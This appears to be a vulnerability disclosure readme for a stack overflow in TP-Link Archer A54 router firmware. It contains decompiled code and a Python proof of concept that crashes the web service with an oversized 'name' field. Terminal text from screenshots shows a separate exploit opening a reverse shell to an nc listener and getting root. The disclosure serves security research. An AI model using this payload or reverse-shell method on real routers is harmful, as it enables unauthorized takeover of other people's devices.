EPhaha Delete 1 ... on Feb 10 History

..	
img	10 months ago
readme.md	10 months ago


readme.md

TP-Link Archer A54 stack overflow

Overview

- Address of domestic vulnerability database to be submitted： https://www.cnvd.org.cn/
- Manufacturer's website information： https://www.tp-link.com/us/
- Firmware download address ： https://www.tp-link.com/us/support/download/
- Manufacturer's safety feedback address： https://www.tp-link.com/us/press/security-advisory/

1. Affected version


Archer A54(US)_V1.60_21011 Download

Published Date: 2021-02-04	Language: English	File Size: 7.81 MB

Modifications and Bug Fixes
1. Added WPA3 on Router mode and AP mode.
2. Optimized the wireless cinnection stability.
3. Enhanced device security.
Notes:
For Archer A54(US) V1.60.

Figure 1 latest firmware on the official website


2. Vulnerability details

The main reason for the stack overflow vulnerability is in libcmm So library function DM_ In fillobjbystr(), this function will process the value of key = value returned from the front end. The following describes the propagation path of the vulnerability, taking httpd password modification as an example. Httpd program does not check the length when receiving oldpwd, PWD and name. After using sprintf to splice these variables, the first propagation function is RDP_ setObj()。


```
    a1[13] = 1;
  }
  if ( a1[13] == 1 )
    v3 = "adminName\nadminPwd\n";
  else
    v3 = "userName\nuserPwd\n";
  strcpy(v20, v3);
  Obj = rdp_getObj(0, "USER_CFG", v18, v20);
  v5 = v21;
  if ( !Obj )
  {
    v6 = http_parser_argIllustrate(v20, 10, &v17, &v16);
    http_parser_argIllustrate(v6, 10, &v17, &v15);
    if ( v16 && v15 )
    {
      Env = http_parser_getEnv("oldPwd");
      if ( Env )
      {
        if ( !strcmp(Env, v15) )
        {
          v22 = (_BYTE *)http_parser_getEnv("name");
          v8 = (_BYTE *)http_parser_getEnv("pwd");
          if ( v22 && v8 && *v22 && *v8 )
          {
            if ( a1[13] == 1 )
              sprintf(v20, "adminName=%s\nadminPwd=%s\n");
            else
              sprintf(v20, "userName=%s\nuserPwd=%s\n");
            Obj = rdp_setObj(0, "USER_CFG", v18, v20, 2);
            v5 = v21;
          }
          else
          {
            v5 = v21;
            Obj = 71234;
          }
        }
        else
        {
```

Figure 2 vulnerability propagation location 1

This function is called RDP_ Setobj () calls DM_ Fillobjbystr() function for the next step.




```
int __fastcall rdp_setObj(int a1, int a2, int a3, _BYTE *a4, int a5)
{
  int v9; // $v0
  int Obj; // $v0
  int OidByStr; // $s4
  int v13; // $s7
  int v14; // $v0
  int v15; // $s6
  int v16; // $s2
  char v17[17408]; // [sp+20h] [-440Ch] BYREF
  int v18; // [sp+4420h] [-Ch]

  memset(v17, 0, sizeof(v17));
  v9 = dm_acquireLock("rdp_setObj", -1);
  if ( v9 )
  {
    v18 = v9;
    cdbg_printf(8, "rdp_setObj", 361, "Can't get lock, return %d.\n", v9);
    return v18;
  }
  OidByStr = rsl_getOidByStr(a2);
  Obj = rsl_getObj(OidByStr, a3, 17408, v17);
  v13 = Obj;
  if ( Obj )
  {
    cdbg_perror("rdp_setObj", 380, Obj);
    dm_unLock();
    return v13;
  }
  v14 = dm_fillObjByStr(a1, OidByStr, a3, a4, 0x4400u, (int)v17);
  v15 = v14;
  if ( v14 )
```

Figure 3 vulnerability propagation location 2

Then in DM_ Fillobjbystr() directly calls strncpy to copy the input content into the local variable V26. As shown in Figure 7, the variable size is 1304 and can overflow; At the same time, as shown in Figure 6, the copy length of strncpy is the character length between '=' and '\ n', which is not limited or checked. Therefore, the copy length is controllable, and there is a stack overflow vulnerability in this position. The second red box here is the test crash location.



```
    return 9005;
  }
  if ( (*(_WORD *)(ParamNode + 12) & 1) == 0 )
  {
    cdbg_printf(8, "dm_fillObjByStr", 1993, "Parameter(%s) deny to be written.", v25);
    return 9001;
  }
  v21 = v17 + 1;
  if ( v14 )
  {
    v22 = v14 - v17 - 1;
    strncpy(v26, v21, v22);
    v25[v22 + 64] = 0;
    v8 = (_BYTE *)(v14 + 1);
    if ( *(_BYTE *)(v14 + 1) )
    {
      v14 = strchr(v14 + 1, 10);
    }
    else
    {
      v15 = 1;
      v14 = 0;
    }
  }
  else
  {
    v15 = 1;
    strcpy(v26, v21, 1993);
  }
  v18 = dm_setParamNodeString((const char **)ParamNode, v26, a6);
  v19 = 2023;
  if ( v18 )
  {
    v23 = *(char **)ParamNode;
```

Figure 4 overflow position and crash position




Figure 5 controllable copy length




Figure 6 local variable overflow size

3. Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware archer_ A54v1_ US_ 0.9.1_ 0.2_ up_ boot[210111-rel37983]. bin
2. Attack with the following POC attacks

```
import requests

headers = {
        "Host": "192.168.0.1",
        "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0",
        "Accept": "*/*",
        "Accept-Language": "en-US,en;q=0.5",
        "Accept-Encoding": "gzip, deflate",
```

```
        "Content-Type": "text/plain",
        "Content-Length": "78",
        "Origin": "http://192.168.0.1",
        "Connection": "close",
        "Referer": "http://192.168.0.1/"
}

payload = "a" * 2048
formdata = "[/cgi/auth#0,0,0,0,0,0#0,0,0,0,0,0]0,3\r\nname=
{}\r\noldPwd=admin\r\npwd=lys123\r\n".format(payload)

url = "http://192.168.0.1/cgi?8"

response = requests.post(url, data=formdata, headers=headers)
print response.text
```

The reproduction results are as follows:





Figure 7 POC attack effect

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell, and do not need any password to log in and access the router. It is an unauthorized rce vulnerability. (as shown in the figure below, there is no web login)



Create Logi
Scan the QR code to download TP-Link Tether app
Conveniently manage your network from any mobile device.
Complete control from the palm of your hand.
File Edit View Search Terminal Tabs Help
python exp_wr841_step2.py 192.168.0.2 11451
[cgi]0
$.ret=71234;
[error]0
nc -lvvp 11451
File Edit View Search Terminal Help
Connection from 192.168.0.1 42927 received!
^C
nc -lvvp 11451
Listening on [0.0.0.0] (family 0, port 11451)
Connection from 192.168.0.1 41229 received!
ls
bin
dev
etc
firmadyne
lib
linuxrc
lost+found
mnt
proc
sbin
sys
test_shell
usr
var
web